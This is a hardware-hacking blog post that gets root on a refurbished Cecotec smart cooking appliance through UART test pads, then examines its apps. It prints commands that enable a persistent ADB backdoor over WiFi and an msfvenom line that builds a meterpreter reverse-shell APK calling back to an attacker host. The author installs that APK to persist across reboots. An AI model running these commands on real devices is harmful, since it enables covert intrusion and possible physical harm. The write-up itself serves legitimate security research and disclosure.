Recently I completed the R&D of a new toy called WHIDBOARD (https://github.com/whid-injector/WHIDBOARD) and to test it out I have decided to have a look at an IoT Cooking Appliance I bought refurbished from Amazon. The outcome was unexpectedly hilarious!
The Target
The DUT of this blogpost is a Smart Cooking appliance called Mambo Touch from Cecotec, a Spanish company.

This all-in-one cooking device is a multi-functional food processor with 37 functions, that has a 5″ touch screen and can be controlled remotely through its mobile app (as you can see from the images below) and it connects over a WiFi network.

Since the refurbished one was cheaper… and I will never use it for cooking anyway… I went straight for it!
Refurbished != Factory Reset
Usually Amazon allows customers to return some items they do not like or not meet their expectations… But a legit questions arises… Where do they end-up next? How do they get refurbished? What about a Factory-Reset BEFORE resale?!
After turning it on, I connected to my WiFi network and tried to pair it with the mobile app… but a funny thing happened. The DUT was already paired with another (probably the older) owner… Wonder what a DPO would say about this…

DUT Teardown
From an initial inspection of the exterior is possible to notice an initial clue… a hidden USB micro port.


However nothing very interesting happens once plugged into a computer… The Next step was to open the target… and among all other components (touch screen, switches, sensors, motors, power supply, etc…) I get welcomed by the mainboard.

Here we can easily spot the major components:
- A213Y Amlogic SoC
- KLM8G1GETF-B041 is a 8GB eMMC flash memory with a FBGA-153 footprint
- RS256M16V0DB-107AT DDR SDRAM with a FBGA-96 footprint
And also some interesting entry point for debugging interfaces…

But the most interesting entry-point was on the other side… some test pads labeled with the usual UART debugging interface pinout… (i.e. GND, RX, TX).

The next step was straight-forward… solder couple of wires on those pads and grab my WHIDBOARD and check with Logic Analyzer and Pin Enumerator if that was really a UART debugging interface…


First I attached all wires to the Logic Analyzer terminal block of WHIBOARD in order to sniff some data… and that’s what I got on Pulseview:
Getting Root through UART
Sweet! We easily confirmed that the 3 test pads on the back of the PCB are really a working UART console. We can see the DUT spitting out the boot sequence from the Logic Analyzer. Next let’s try to connect directly with WHIDBOARD and the Pin Enumerator.

The Pin Enumerator feature of the WHIDBOARD is based on the (sadly at the End of Life) JTAGultator made by Joe Grand. It allows to discover pins of debugging interfaces like UART, JTAG and SWD. But in my case I used mostly its Passthrough function to communicate with the target connected to its terminal block (and obviously confirm the right UART pins combination).

Once confirmed with the Pin Enumerator that effectively I was in front of a UART debug port… I used the Passthrough function and got greated by a lovely terminal console with root access. BOOM! 😀 😀
😀
What’s Next?
At this point we clearly see that the device can be easily compromised. But I wanted still to mess around anche check how the remote connection works….
First of all, I enabled ADB remote connection over WiFi with the following commands:
- setprop persist.service.adb.enable 1
- setprop service.adb.tcp.port 5555
- start adbd

And confirmed everything was working flawlessly:

Already now we have a remote (i.e. same LAN) persistent connection with the DUT. Since ADB server daemon will persist even after boot.
Next was to do some Recon and check around for some juicy stuff… First I have enumerated the installed apps to check two things: which Android version is running and which are the main apps of the vendor (i.e. Cecotec).
The two most interesting apps are:
- package:/data/app/com.zavier.androidrk3326functiontest-1.apk=com.zavier.androidrk3326functiontest
- package:/data/app/com.kitchenidea.cecotec.k2501-2.apk=com.kitchenidea.cecotec.k2501

However, before continuing checking around I quickly ran the usual Android Settings app (with this command am start -n com.android.settings/.Settings) to check more info about the OS version… and as expected the DUT was running an oooold version of Android: 4.4.2.

Ok… let’s continue digging… Time for Network Recon!
Looking at netstat output I can see some connection with Internet IP addresses:

Nothing very fancy, but once strike my curiosity… obviously since is a backend not under my property… it was considered out-of-scope and I moved on…

Next, I started looking around for the usual hackers tools that can be used to exfil or reverse-shelling IoT targets… one-for-all…. His majesty BUSYBOX 😀
And actually this one came with all the goods:

Only with it, I could exfiltrate, upload, manipulate data and also get a reverseshell with netcat. But let’s move on! Since we already have ADB shell persistent… no need of busybox this time. 😛

Overall with ADB Explorer I pulled all possible interesting files I found around. However nothing very interesting… This device doesn’t have microphone nor camera… we cannot even remotely spy people… meh… 🙁
APKs Analysis
At this point I switched my focus on the vendor’s APKs:
- package:/data/app/com.kitchenidea.cecotec.k2501-2.apk=com.kitchenidea.cecotec.k250
- package:/data/app/com.zavier.androidrk3326functiontest-1.apk=com.zavier.androidrk3326functiontest
The com.zavier.androidrk3326functiontest-1.apk looks like a functional test suite to check if all sensors and motor drivers are working fine. Consider that this IoT Cooking Appliance has an embedded scale, heater, motor for mixing the food and various sensors. And apparently are all controlled by these two apps (also remotely from the user with its mobile phone…).
Regarding the com.kitchenidea.cecotec.k2501-2.apk I quickly noticed that is a copy of the other update.apk found in /sdcard/, therefore no need to check both:

Looking around that second APK didn’t trigger too many red flags, however it confirmed that the app has full access to all sensors, heather, motor, etc… in theory we could create a malware that could mess with the victim remotely by sending arbitrary commands on the serial ports… 😛

I also doubled-checked if there were other interesting URLs/IPs hardcoded on those two apps… but it appear are the usual average junk:


Since I was running late and annoyed I finally ran MobSF to get a quick overview of those two apps risk level…
TL;DR: Nothing too bad. A mediocre app for a mediocre product. 8)


Overall, is clear that there is potential for weaponizing this device with a custom APK that can be remotely controlled from an attacker and manipulate the internal features in order to create physical damages (i.e. override safety measure?!, overheating the pot?!, etc…).
Pranks and Reverse Shell

As last exercise, before wrapping-up and returning this crap to Amazon… I wanted to check if a meterpreter reverse shell would work out and if through that I could run DOOM or some pranks to my wife… Well… 😀
First let’s get a meterpreter APK ready to be pushed with ADB:
msfvenom -p android/meterpreter/reverse_tcp LHOST=<ATTACKER IP> LPORT=31337 -f raw -o revshell.apk
Then let’s push it over ADB and install it:

Now let’s run it:

Meanwhile on WHIDOS virtual Machine it was already setup the MSF listener:

Now everytime the device is rebooted will automatically execute the reverse shell and call back the Attacker’s C2:


At this point installing and running DOOM was matter of seconds… 😀
Conclusion:
IoT market is commonly known for being full of vulnerable devices. Unfortunately for the average consumer… most of the companies do not take Product Security seriously enough. Most of the times, a compromised IoT device may not have a big impact on consumers life… but in some cases may create physical harm. Like in this case… where heater and motor are controlled by the app remotely, and a potential attacker could control them too…
Moreover, is clear that buying refurbished IoT devices… sometimes… may NOT be a wise choice.
What if I would have left some malicious payload before returning the device back to Amazon?! (Disclaimer: No I did not.)

WANNA BECOME A CERTIFIED HARDWARE HACKER?
The Offensive Hardware Hacking Training is a Self-Paced training including Videos, a printed Workbook and a cool Hardware Hacking Kit. And… you get everything shipped home Worldwide! For more info: